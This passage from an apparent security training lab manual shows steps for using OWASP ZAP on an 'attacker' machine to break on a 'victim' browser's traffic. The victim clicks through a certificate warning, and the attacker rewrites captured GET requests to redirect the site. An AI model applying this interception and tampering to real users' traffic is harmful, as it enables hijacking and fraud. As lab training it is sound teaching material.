
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17. Click the **Set break on all requests and responses** icon on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

Note: The **Set break on all requests and responses** icon turns **automatically** from green to red.




18. Now, switch back to the victim's machine (**Windows 11**) and launch the same browser in which you configured the proxy settings. In this task, we have configured the **Google Chrome** browser.
19. Place your mouse cursor in the address bar, type **www.moviescope.com** and press **Enter**.
20. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.
21. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.



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
22. Now, switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.

23. In **Steps 19-21**, we have visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request or response** icon on the toolbar to capture the **www.moviescope.com** request.



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24. A HTTP response appears; click the Submit and step to next request or response icon again on the toolbar.



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25. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.

